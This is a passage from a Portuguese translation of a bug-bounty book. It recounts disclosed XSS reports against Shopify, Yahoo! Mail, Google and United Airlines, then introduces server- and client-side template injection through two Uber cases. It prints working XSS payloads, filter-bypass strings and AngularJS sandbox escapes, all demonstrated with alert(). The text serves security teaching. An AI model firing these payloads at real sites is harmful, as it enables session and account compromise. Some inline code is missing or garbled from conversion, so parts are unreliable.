


Figura 7-3: Página de configurações de moeda da Shopify no momento do relatório

Embora o JavaScript não fosse executado quando um usuário visitava a página da moeda, a carga útil também aparecia no canal de vendas de mídia social da loja do Shopify. Quando outros administradores da loja clicavam na guia vulnerável do canal de vendas, o XSS mal-intencionado era renderizado sem ser higienizado e executava o JavaScript.

Conclusões

As cargas úteis de XSS nem sempre são executadas imediatamente após serem enviadas. Como uma carga útil pode ser usada em vários locais em um site, não deixe de visitar cada local. Nesse caso, o simples envio da carga maliciosa na página da moeda não executou o XSS. O relator do bug teve de configurar outro recurso do site para que o XSS fosse executado.

XSS armazenado no Yahoo! Mail

Dificuldade: Média

URL: [Yahoo! Mail](https://www.yahoo.com)

Fonte: <https://klikki.fi/adv/yahoo.html> Data da denúncia: 26 de dezembro de 2015 Recompensa paga: US\$ 10.000

A higienização da entrada do usuário modificando o texto inserido pode, às vezes, levar a problemas se for feita incorretamente. Neste exemplo, o editor do Yahoo! Mail permitiu que as pessoas incorporassem imagens em um e-mail via HTML usando um tag ``. O editor higienizou os dados removendo todos os atributos JavaScript, como `onload`, `onerror` e assim por diante, para evitar vulnerabilidades de XSS. No entanto, ele não conseguiu evitar as vulnerabilidades que ocorriam quando um usuário enviava intencionalmente tags `` malformadas.

A maioria das tags HTML aceita atributos, que são informações adicionais sobre a tag HTML. Por exemplo, a tag `` requer um atributo `src` que aponta para o endereço da imagem a ser renderizada. A tag também permite atributos `de largura` e `altura` para definir o tamanho da imagem.

Alguns atributos HTML são atributos booleanos: quando incluídos na tag HTML, são considerados verdadeiros e, quando omitidos, são considerados falsos.

Com essa vulnerabilidade, Jouko Pynnonen descobriu que, se ele adicionasse atributos booleanos a tags HTML com um valor, o Yahoo! Mail removeria o valor, mas deixaria o sinal de igual do atributo. Aqui está um dos exemplos de Pynnonen:

```
<INPUT TYPE="checkbox" CHECKED="hello" NAME="check box">
```

Aqui, a tag de entrada HTML pode incluir um atributo `CHECKED` que indica se uma caixa de seleção deve ser renderizada como marcada. Com base na análise de tags do Yahoo, a linha se tornaria a seguinte:

```
<INPUT TYPE="checkbox" CHECKED= NAME="check box">
```

Isso pode parecer inofensivo, mas o HTML permite zero ou mais caracteres de espaço ao redor do sinal de igual em um valor de atributo sem aspas. Portanto, os navegadores leem isso como `CHECKED` tendo o valor de `NAME="check` e a tag de entrada tendo um terceiro atributo chamado `box`, que não tem um valor.

Para explorar isso, Pynnonen enviou a seguinte tag ``:

```
<img ismap='xxx' itemtype='yyy style=width:100%;height:100%;position:fixed;  
left:0px;top:0px; onmouseover=alert(/XSS/)///>
```

A filtragem do Yahoo! Mail mudaria isso para o seguinte:

```
<img ismap= itemtype='yyy'  
style=width:100%;height:100%;position:fixed;left:  
0px;top:0px; onmouseover=alert(/XSS/)///>
```

O valor `ismap` é um atributo booleano da tag `` que indica se uma imagem tem áreas clicáveis. Nesse caso, o Yahoo! removeu "xxx", e a aspa simples do final da string foi movida para o final do `yyy`.

Às vezes, o backend de um site será uma caixa preta e você não saberá como o código está sendo processado, como neste caso. Não sabemos por que o 'xxx' foi removido ou por que a aspa simples foi movida para o final de `yyy`. O mecanismo de análise do Yahoo ou a maneira como o navegador lidou com o que o Yahoo! retornou pode ter feito essas alterações. Ainda assim, você pode usar essas esquisitices para encontrar vulnerabilidades.

Devido à forma como o código foi processado, uma tag `` com altura e largura de 100% foi renderizada, fazendo com que a imagem ocupasse toda a janela do navegador. Quando um usuário movia o mouse sobre a página da Web, a carga útil do XSS era executada devido à parte `onmouseover=alert(/XSS/)` da injeção.

Conclusões

Quando os sites higienizam a entrada do usuário modificando-a em vez de codificar ou escapar valores, você deve continuar testando a lógica do lado do servidor do site. Pense em como um desenvolvedor pode ter codificado sua solução e em quais suposições ele fez. Por exemplo, verifique se o desenvolvedor considerou o que acontece se dois atributos `src` forem enviados ou se os espaços forem substituídos por barras. Nesse caso, o relator do bug verificou o que aconteceria quando os atributos booleanos fossem enviados com valores.

Pesquisa de imagens do Google

Dificuldade: Média

URL: images.google.com/

Fonte: <https://mahmoudsec.blogspot.com/2015/09/how-i-found-xss-vulnerability-in-google.html>

Data da denúncia: 12 de setembro de

2015 Recompensa paga: Não
divulgado

Dependendo de onde sua entrada está sendo renderizada, nem sempre é necessário usar caracteres especiais para explorar vulnerabilidades de XSS. Em setembro de 2015, Mahmoud Jamal estava usando o Google Images para encontrar uma imagem para seu perfil no HackerOne. Durante a navegação, ele notou o URL da imagem <http://www.google.com/imgres?imgurl=https://lh3.googleusercontent.com/...> do Google.

Observando a referência a `imgurl` no URL, Jamal percebeu que poderia controlar o valor do parâmetro; ele provavelmente seria renderizado na página como um link. Ao passar o mouse sobre a imagem em miniatura de seu perfil, Jamal confirmou que o atributo `href` da tag `<a>` incluía o mesmo URL. Ele tentou alterar o parâmetro `imgurl` para `javascript:alert(1)` e notou que o atributo `href` também foi alterado para o mesmo valor.

Esse payload `javascript:alert(1)` é útil quando os caracteres especiais são higienizados porque o payload não contém caracteres especiais para o site codificar. Ao clicar em um link para `javascript:alert(1)`, uma nova janela do navegador é aberta e a função de `alerta` é executada. Além disso, como o JavaScript é executado no contexto da página da Web inicial, que contém o link, o JavaScript pode acessar o DOM dessa página. Em outras palavras, um link para `javascript:alert(1)` executaria a função de `alerta` contra o Google. Esse resultado mostra que um invasor mal-intencionado poderia acessar informações na página da Web. Se o clique em um link para o protocolo JavaScript não herdasse o contexto do site inicial que está renderizando o link, o XSS seria inofensivo: os invasores não poderiam acessar o DOM da página da Web vulnerável.

Entusiasmado, Jamal clicou no que pensou ser seu link malicioso, mas nenhum JavaScript foi executado. O Google havia higienizado o endereço de URL quando o botão do mouse foi clicado por meio do atributo JavaScript `onmousedown` da tag de âncora.

Como solução alternativa, Jamal tentou percorrer a página por meio de guias. Quando chegou ao botão View Image, ele pressionou ENTER. O JavaScript foi acionado porque ele pôde visitar o link sem clicar no botão do mouse.

Conclusões

Esteja sempre atento aos parâmetros de URL que podem ser refletidos na página, pois você tem controle sobre esses valores. Se você encontrar algum parâmetro de URL que seja renderizado em uma página, considere também o contexto dele. Os parâmetros de URL podem apresentar oportunidades de contornar filtros que removem caracteres especiais. Neste exemplo, Jamal não precisou enviar nenhum caractere especial porque o valor foi renderizado como o atributo `href` em uma tag âncora.

Além disso, procure vulnerabilidades até mesmo no Google e em outros sites importantes. É fácil presumir que, pelo fato de uma empresa ser enorme, todas as suas vulnerabilidades foram descobertas. Claramente, esse nem sempre é o caso.

XSS armazenado no Google Tag Manager

Dificuldade: Média

URL: tagmanager.google.com/

Fonte: <https://blog.it-securityguard.com/bugbounty-the-5000-google-xss/> Data

do relatório: 31 de outubro de 2014

Recompensa paga: US\$ 5.000

Uma prática recomendada comum dos sites é higienizar a entrada do usuário ao renderizá-la, e não quando ela está sendo salva no envio. O motivo é que é fácil introduzir novas maneiras de enviar dados para um site (como upload de arquivos) e esquecer de higienizar a entrada. Em alguns casos, porém, as empresas não seguem essa prática: Patrik Fehrenbach, da HackerOne, descobriu esse lapso em outubro de 2014, quando estava testando o Google em busca de vulnerabilidades XSS.

O Google Tag Manager é uma ferramenta de SEO que facilita aos profissionais de marketing adicionar e atualizar tags de sites. Para fazer isso, a ferramenta tem vários formulários da Web com os quais os usuários interagem. Fehrenbach começou encontrando os campos de formulário disponíveis e inserindo cargas úteis de XSS, como `#">`. Se a carga fosse aceita pelo campo de formulário, a carga fecharia a tag HTML existente e tentaria carregar uma imagem inexistente. Como a imagem não era encontrada, o site executava a função JavaScript `onerror alert(3)`.

Mas o payload de Fehrenbach não funcionou. O Google estava higienizando adequadamente sua entrada. Fehrenbach percebeu uma maneira alternativa de enviar sua carga. Em , além dos campos de formulário, o Google oferece a possibilidade de carregar um arquivo JSON com várias tags. Assim, Fehrenbach fez o upload do seguinte arquivo JSON para o serviço do Google:

```
"data": {  
  "name": "#"><img src=/ onerror=alert(3)>", "type":  
  "AUT0_EVENT_VAR",  
  "autoEventVarMacro": {  
    "varType": "HISTORY_NEW_URL_FRAGMENT"  
  }  
}
```

Observe que o valor do atributo `name` é o mesmo payload XSS que Fehrenbach tentou anteriormente. O Google não estava seguindo as práticas recomendadas e estava higienizando a entrada do formulário da Web no envio, em vez de no momento da renderização. Como resultado, o Google se esqueceu de limpar a entrada do upload do arquivo, de modo que a carga útil de Fehrenbach foi executada.

Conclusões

Dois detalhes são dignos de nota no relatório de Fehrenbach. Primeiro, Fehrenbach encontrou um método de entrada alternativo para sua carga XSS. Você também deve procurar um método de entrada alternativo. Certifique-se de testar todos os métodos que um alvo fornece para inserir entradas, pois a maneira como cada entrada é processada pode ser diferente. Em segundo lugar, o Google estava tentando fazer a higienização na entrada em vez de no momento da renderização. O Google poderia ter evitado essa vulnerabilidade seguindo as práticas recomendadas. Mesmo quando você conhece o site

Os desenvolvedores normalmente usam contramedidas comuns contra determinados ataques, verificam se há vulnerabilidades. Os desenvolvedores podem cometer erros.

XSS da United Airlines

Dificuldade: Difícil

URL: checkin.united.com/

Fonte: <http://strukt93.blogspot.jp/2016/07/united-to-xss-united.html> Data

relatada: Julho de 2016

Recompensa paga: Não revelado

Em julho de 2016, enquanto procurava voos baratos, Mustafa Hasan começou a procurar bugs nos sites da United Airlines. Ele descobriu que visitar o subdomínio *checkin.united.com* redirecionava para um URL que incluía um parâmetro `SID`. Ao perceber que qualquer valor passado para o parâmetro era renderizado no HTML da página, ele testou "`><svg onload=confirm(1)>`". Se renderizada incorretamente, a tag fechava a tag HTML existente e injetava a tag `<svg>` de Hasan, resultando em um pop-up de JavaScript, cortesia do evento `onload`.

Mas quando ele enviou sua solicitação HTTP, nada aconteceu, embora sua carga útil tenha sido renderizada como está, não higienizada. Em vez de desistir, Hasan abriu os arquivos JavaScript do site, provavelmente com as ferramentas de desenvolvimento do navegador. Ele encontrou o código a seguir, que substitui atributos JavaScript que podem levar a XSS, como os atributos `alert`, `confirm`, `prompt` e `write`:

```
[function () {
/*
Prevenção de XSS via JavaScript
*/
var XSS0bject = new Object(); XSS0bject.lockdown =
function(obj,name) {
    if (!String.prototype.startsWith) { try {
        if (Object.defineProperty) {
            Object.defineProperty(obj, name, {
                configurável: false
            });
    }
}
}
}];
```

```

        }
    } catch (e) { };
}
}
XSS0bject.proxy = function (obj, name, report_function_name,
①exec_original)
{
    var proxy = obj[name];
    obj[name] = function () {
        if (exec_original) {
            return proxy.apply(this, arguments);
        }
    };
    XSS0bject.lockdown(obj, name);
};

② XSS0bject.proxy(window, 'alert', 'window.alert', false); XSS0bject.proxy(window,
'confirm', 'window.confirm', false); XSS0bject.proxy(window, 'prompt', 'window.prompt',
false); XSS0bject.proxy(window, 'unescape', 'unescape', false);
XSS0bject.proxy(document, 'write', 'document.write', false); XSS0bject.proxy(String,
'fromCharCode', 'String.fromCharCode', true);
}>();

```

Mesmo que não saiba JavaScript, você pode adivinhar o que está acontecendo com o uso de certas palavras. Por exemplo, o nome do parâmetro `exec_original` ① na definição de `proxy` do `XSS0bject` implica um que executa algo. Imediatamente abaixo do parâmetro é uma lista de todas as nossas funções interessantes e o valor `false` que está sendo passado

(exceto na última instância) ②. Podemos presumir que o site está tentando se proteger, não permitindo a execução dos atributos JavaScript passados para o `proxy` `XSS0bject`.

Notavelmente, o JavaScript permite que você substitua funções existentes. Assim, Hasan primeiro tentou restaurar a função `document.write` adicionando o seguinte valor no `SID`:

```
javascript:document.write=HTMLDocument.prototype.write;document.write('STRU KT');
```

Esse valor define a função `de gravação` do documento para sua funcionalidade original, usando o protótipo da função `de gravação`. Como o JavaScript é orientado a objetos, todos os objetos têm um protótipo. Ao chamar o `HTMLDocument`, Hasan definiu a função `de gravação` do documento atual de volta para a função

implementação original do `HTMLDocument`. Em seguida, ele chamou `document.write('STRUKT')` para adicionar seu nome em texto simples à página.

Mas quando Hasan tentou explorar essa vulnerabilidade, ficou preso novamente. Ele pediu ajuda a Rodolfo Assis. Trabalhando juntos, eles perceberam que o filtro XSS da United não tinha a substituição de uma função semelhante à `write`: a função `writeln`. A diferença entre essas duas funções é que `writeln` adiciona uma nova linha depois de escrever seu texto, enquanto `write` não.

Assis acreditava que poderia usar a função `writeln` para escrever conteúdo no documento HTML. Isso permitiria que ele contornasse uma parte do filtro XSS da United. Ele fez isso com o seguinte payload:

```
";}{document.writeln(decodeURI(location.hash)) - "#<img src=1  
onerror=alert(1)>
```

Mas seu JavaScript ainda não foi executado porque o filtro XSS ainda estava sendo carregado e substituindo a função de `alert`: Assis precisava usar um método diferente. Antes de analisarmos a carga útil final e como o Assis contornou a substituição do `alert`, vamos detalhar sua carga útil inicial.

A primeira parte, `";}`, fecha o JavaScript existente que está sendo injetado. Em seguida, `{` abre a carga útil do JavaScript e `document.writeln` chama a função `writeln` do objeto de documento JavaScript para gravar conteúdo no DOM. A função `decodeURI` passada para `writeln` decodifica entidades codificadas em um URL (por exemplo, `%22` se tornará `"`). O código `location.hash` passado para `decodeURI` retorna todos os parâmetros após o `#` no URL, que será definido posteriormente. Depois que essa configuração inicial é feita, `-"` substitui a aspa no início da carga útil para garantir a sintaxe correta do JavaScript.

A última parte, ``, adiciona um parâmetro que nunca é enviado ao servidor. Essa última parte é uma parte definida e opcional de um URL, chamada de *fragmento*, e tem como objetivo fazer referência a uma parte do documento. Mas, nesse caso, Assis usou um fragmento para tirar proveito do hash (`#`) que define o início do fragmento. A referência a `location.hash` retorna todo o conteúdo após o `#`. Mas o conteúdo retornado será codificado por URL, portanto, a entrada `` será retornada como `%3Cimg%20src%3D1%20onerror%3Dalert%281%29%3E%20`. Para lidar com a codificação, a função `decodeURI` decodifica o conteúdo de volta para o formato

HTML . Isso é importante porque o valor decodificado é passado para a função `writeln`, que grava o HTML tag no DOM. A tag HTML executa o XSS quando o site não consegue encontrar a imagem 1 referenciada no atributo `src` da tag. Se a carga útil fosse bem-sucedida, uma caixa de alerta JavaScript apareceria com o número 1. Mas isso não aconteceu.

Assis e Hasan perceberam que precisavam de um novo documento HTML no contexto do site da United: precisavam de uma página que não tivesse o filtro XSS JavaScript carregado, mas que ainda tivesse acesso às informações da página da United, aos cookies e assim por diante. Assim, eles usaram um iFrame com a seguinte carga útil:

```
";}{document.writeln(decodeURI(location.hash)) - "#<iframe  
src=javascript:alert(document.domain)><iframe>
```

Esse payload se comportou exatamente como o URL original com a tag . Mas nesse caso, eles escreveram um <iframe> no DOM e alteraram o atributo `src` para usar o esquema JavaScript para `alert(document.domain)`. Essa carga útil é semelhante à vulnerabilidade XSS discutida em "Pesquisa de imagens do Google" na página 65, porque o esquema JavaScript herda o contexto do DOM pai. Agora, o XSS poderia acessar o United DOM, de modo que `document.domain` imprimiu `www.united.com`. A vulnerabilidade foi confirmada quando o site apresentou um alerta pop-up.

Um iFrame pode usar um atributo de origem para extrair HTML remoto. Como resultado, Assis poderia definir a fonte como JavaScript, que imediatamente chamava a função de `alerta` com o domínio do documento.

Conclusões

Observe três detalhes importantes sobre essa vulnerabilidade. Primeiro, Hasan foi persistente. Em vez de desistir quando sua carga útil não funcionava, ele se aprofundou no JavaScript para descobrir o motivo. Em segundo lugar, o uso de uma lista negra de atributos JavaScript deve alertar os hackers de que podem existir bugs de XSS no código, pois eles são oportunidades para erros de desenvolvedores. Em terceiro lugar, ter conhecimento de JavaScript é essencial para confirmar com êxito vulnerabilidades mais complexas.

Resumo

As vulnerabilidades XSS representam um risco real para os desenvolvedores de sites e ainda prevalecem nos sites, muitas vezes à vista de todos. Ao enviar uma carga maliciosa, como ``, você pode verificar se um campo de entrada é vulnerável. Mas essa não é a única maneira de testar as vulnerabilidades de XSS. Sempre que um site higieniza a entrada por meio de modificação (removendo caracteres, atributos e assim por diante), você deve testar minuciosamente a funcionalidade de higienização. Procure oportunidades em que os sites estejam sanitizando a entrada no momento do envio, em vez de ao renderizar a entrada, e teste todos os métodos de entrada. Além disso, procure parâmetros de URL que você controla sendo refletidos na página; eles podem permitir que você encontre uma exploração de XSS que possa contornar a codificação, como adicionar `javascript:alert(document.domain)` ao valor `href` em uma tag âncora.

É importante considerar todos os locais em que um site está processando sua entrada e se ela está em HTML ou JavaScript. Lembre-se de que as cargas úteis de XSS podem não ser executadas imediatamente.

8

INJEÇÃO DE MODELO



Um *mecanismo de modelo* é um código que cria sites, e-mails e outras mídias dinâmicas preenchendo automaticamente os espaços reservados no modelo ao renderizá-lo. Ao usar placeholders, o mecanismo de modelo permite que os desenvolvedores separem a lógica do aplicativo da lógica comercial. Por exemplo, um site pode usar apenas um modelo para páginas de perfil de usuário com placeholders dinâmicos para campos de perfil, como nome, endereço de e-mail e idade do usuário. Os mecanismos de modelos também costumam oferecer benefícios adicionais, como recursos de sanitização de entrada do usuário, geração de HTML simplificada e fácil manutenção. Mas esses recursos não tornam os mecanismos de modelo imunes a vulnerabilidades.

As vulnerabilidades *de injeção de modelo* ocorrem quando os mecanismos renderizam a entrada do usuário sem higienizá-la adequadamente, o que às vezes leva à execução remota de código. Abordaremos a execução remota de código com mais detalhes no Capítulo 12.

Há dois tipos de vulnerabilidades de injeção de modelo: do lado do servidor e do lado do cliente.

Injeções de modelo no lado do servidor

As vulnerabilidades *de injeção de modelo no lado do servidor (SSTI)* ocorrem quando a injeção acontece na lógica do lado do servidor. Como os mecanismos de modelo estão associados a linguagens de programação específicas, quando uma injeção

ocorre, às vezes você pode executar código arbitrário a partir dessa linguagem. A possibilidade ou não de fazer isso depende das proteções de segurança que o mecanismo oferece, bem como das medidas preventivas do site. O mecanismo Python Jinja2 permitiu o acesso arbitrário a arquivos e a execução remota de códigos, assim como o mecanismo de modelo Ruby ERB que o Rails usa por padrão. Por outro lado, o Liquid Engine da Shopify permite o acesso a um número limitado de métodos Ruby em uma tentativa de evitar a execução completa de código remoto. Outros mecanismos populares incluem o Smarty e o Twig do PHP, o Haml do Ruby, o Mustache e assim por diante.

Para testar as vulnerabilidades de SSTI, você envia expressões de modelo usando a sintaxe específica do mecanismo em uso. Por exemplo, o mecanismo de modelo Smarty do PHP usa quatro chaves {{ }} para denotar expressões, enquanto o ERB usa uma combinação de colchetes angulares, símbolos de porcentagem e um sinal de igual <%= %>. O teste típico de injeções no Smarty envolve o envio de {{7*7}} e a procura de áreas em que as entradas são refletidas de volta na página (como em formulários, parâmetros de URL e assim por diante). Nesse caso, você procuraria por ⁴⁹ renderizados a partir do código 7*7 executado na expressão. Se encontrar ⁴⁹, você saberá que injetou sua expressão com sucesso e que o modelo a avaliou.

Como a sintaxe não é uniforme em todos os mecanismos de modelo, é necessário conhecer o software usado para criar o site que está sendo testado. Ferramentas como o Wappalyzer e o BuiltWith são projetadas especificamente para essa finalidade. Depois de identificar o software, use a sintaxe desse mecanismo de modelo para enviar uma carga útil simples, como 7*7.

Injeções de modelo no lado do cliente

As vulnerabilidades *de injeção de modelo no lado do cliente (CSTI)* ocorrem nos mecanismos de modelo do cliente e são escritas em JavaScript. Os mecanismos de modelo de cliente mais populares incluem o AngularJS do Google e o ReactJS do Facebook.

Como as CSTIs ocorrem no navegador do usuário, normalmente não é possível usá-las para obter execução remota de código, mas é possível usá-las para XSS. No entanto, conseguir XSS às vezes pode ser difícil e requer contornar medidas preventivas, assim como ocorre com as vulnerabilidades SSTI. Por exemplo, o ReactJS faz um ótimo trabalho de prevenção de XSS por padrão. Quando

Ao testar aplicativos usando o ReactJS, você deve procurar nos arquivos JavaScript a função `dangerouslySetInnerHTML`, na qual é possível controlar a entrada fornecida à função. Isso intencionalmente ignora as proteções XSS do ReactJS. Com relação ao AngularJS, as versões anteriores à 1.6 incluem um Sandbox que limita o acesso a algumas funções JavaScript e protege contra XSS (para confirmar a versão do AngularJS, digite `Angular.version` no console do desenvolvedor em seu navegador). Mas os hackers éticos rotineiramente encontravam e divulgavam desvios do AngularJS Sandbox antes do lançamento da versão 1.6. A seguir, um bypass popular para as versões 1.3.0 a 1.3.0 do Sandbox 1.5.7 que você pode enviar quando encontrar uma injeção do AngularJS:

```
 {{a=toString().constructor.prototype;a.charAt=a.trim;$eval('a,alert(1),a')}}  
 }
```

Você encontrará outros escapes do AngularJS Sandbox publicados em <https://pastebin.com/xMXwsm0N> e <https://jsfiddle.net/89aj1n7m/>.

Para demonstrar a gravidade de uma vulnerabilidade CSTI, é necessário testar o código que pode ser potencialmente executado. Embora você possa avaliar alguns códigos JavaScript, alguns sites podem ter mecanismos de segurança adicionais para impedir a exploração. Por exemplo, encontrei uma vulnerabilidade de CSTI usando a carga `{{4+4}}`, que retornou `8` em um site que usa o AngularJS. Mas quando usei `{{4*4}}`, o texto `{{44}}` foi retornado porque o site higienizou a entrada removendo o asterisco. O campo também removeu caracteres especiais, como `()` e `[]`, e permitiu um máximo de 30 caracteres. Combinadas, essas medidas preventivas efetivamente tornaram o CSTI inútil.

Injeção de modelo do Uber AngularJS

Dificuldade: Alta

URL: <https://developer.uber.com/>

Fonte: <https://hackerone.com/reports/125027> / Data do relatório: 22 de março de 2016

Recompensa paga: US\$ 3.000

Em março de 2016, James Kettle, o principal pesquisador de segurança da PortSwigger (criador do Burp Suite) encontrou uma vulnerabilidade CSTI em um subdomínio da Uber por meio do URL https://developer.uber.com/docs/deep-linking? q=wrtz{{7*7}}. Se você visualizasse o código-fonte da página renderizada após visitar o link, encontraria a string `wrtz`⁴⁹, mostrando que o modelo havia avaliado a expressão `7*7`.

Como se viu, o `developer.uber.com` usou o AngularJS para renderizar suas páginas da Web. Você pode confirmar isso usando uma ferramenta como o Wappalyzer ou o BuiltWith ou visualizando o código-fonte da página e procurando atributos `ng-` HTML. Conforme mencionado, versões mais antigas do AngularJS implementaram uma Sandbox, mas a versão que o Uber estava usando era vulnerável a uma fuga da Sandbox. Portanto, nesse caso, uma vulnerabilidade CSTI significava que você poderia executar XSS.

Usando o seguinte JavaScript no URL do Uber, o Kettle escapou do AngularJS Sandbox e executou a função de `alert`:

```
https://developer.uber.com/docs/deep-linking? q=wrtz{{{{_.=""}.sub).call.call({}}[$="constructor"].getOwnPropertyDescriptor(_.proto._$).value,0, "alert(1) ()}}zzzz
```

A desconstrução desse payload está além do escopo deste livro, dada a publicação de vários desvios do AngularJS Sandbox e a remoção do Sandbox na versão 1.6. Mas o resultado final do payload `alert(1)` é um pop-up JavaScript. Essa prova de conceito demonstrou à Uber que os invasores poderiam explorar esse CSTI para obter XSS, resultando em contas de desenvolvedor e aplicativos associados potencialmente comprometidos.

Conclusões

Depois de confirmar se um site está usando um mecanismo de modelo do lado do cliente, comece a testar o site enviando cargas úteis simples usando a mesma sintaxe do mecanismo, como `{}7*7{}` para AngularJS, e observe o resultado renderizado. Se a carga útil for executada, verifique qual versão do AngularJS o site está usando digitando `Angular.version` no console do navegador. Se a versão for maior que 1.6, você poderá enviar um payload

a partir dos recursos mencionados acima sem um desvio do Sandbox. Se for inferior a 1.6, você precisará enviar um desvio de Sandbox como o do Kettle, específico para a versão do AngularJS que o aplicativo está usando.

Injeção de modelo do Uber Flask Jinja2

Dificuldade: Média

URL: <https://riders.uber.com/>

Fonte: <https://hackerone.com/reports/125980/>

Data do relatório: 25 de março de 2016

Recompensa paga: US\$ 10.000

Quando você está hackeando, é importante identificar as tecnologias que uma empresa usa. Quando a Uber lançou seu programa público de recompensa por bugs no HackerOne, ela também incluiu um "mapa do tesouro" em seu site em <https://eng.uber.com/bug-bounty/> (um mapa revisado foi publicado em agosto de 2017 em <https://medium.com/uber-security-privacy/uber-bug-bounty-treasure-map-17192af85c1a/>). O mapa identificava várias propriedades confidenciais operadas pela Uber, incluindo o software que cada uma delas usava.

Em seu mapa, a Uber revelou que o site *riders.uber.com* foi desenvolvido com Node.js, Express e Backbone.js, nenhum dos quais salta imediatamente aos olhos como um possível vetor de ataque SSTI. Mas os sites *vault.uber.com* e *partners.uber.com* foram desenvolvidos usando Flask e Jinja2. O Jinja2 é um mecanismo de modelo no lado do servidor que pode permitir a execução remota de código se implementado incorretamente. Embora o site *riders.uber.com* não usasse o Jinja2, se o site fornecesse entrada para os subdomínios *vault* ou *partners* e esses sites confiassem na entrada sem higienizá-la, um invasor poderia ser capaz de explorar uma vulnerabilidade SSTI.

Orange Tsai, o hacker que encontrou essa vulnerabilidade, digitou {{1+1}} como seu nome para começar a testar as vulnerabilidades SSTI. Ele procurou saber se havia alguma interação entre os subdomínios.

Em seu artigo, Orange explicou que qualquer alteração em um perfil no *riders.uber.com* resultaria em um e-mail para o proprietário da conta notificando-o da alteração - uma abordagem de segurança comum. Ao alterar seu

nome no site para incluir $\{{1+1}\}$, ele recebeu um e-mail com um 2 em seu nome, conforme mostrado na Figura 8-1.




Figura 8-1: O e-mail que Orange recebeu executando o código que ele havia injetado em seu nome

Esse comportamento imediatamente levantou uma bandeira vermelha porque o Uber avaliou sua expressão e a substituiu pelo resultado da equação. Em seguida, o Orange tentou enviar o código Python `{% for c in [1,2,3]%} {{c,c,c}} {% endfor %}` para confirmar que uma operação mais complexa poderia ser avaliada. Esse código itera sobre a matriz `[1,2,3]` e imprime cada número três vezes. O e-mail na Figura 8-2 mostra o nome de Orange exibido como nove números resultantes da execução do loop `for`, o que confirma sua descoberta.

O Jinja2 também implementa um Sandbox, que limita a capacidade de execução de código arbitrário, mas pode ocasionalmente ser contornado. Nesse caso, o Orange teria conseguido fazer exatamente isso.

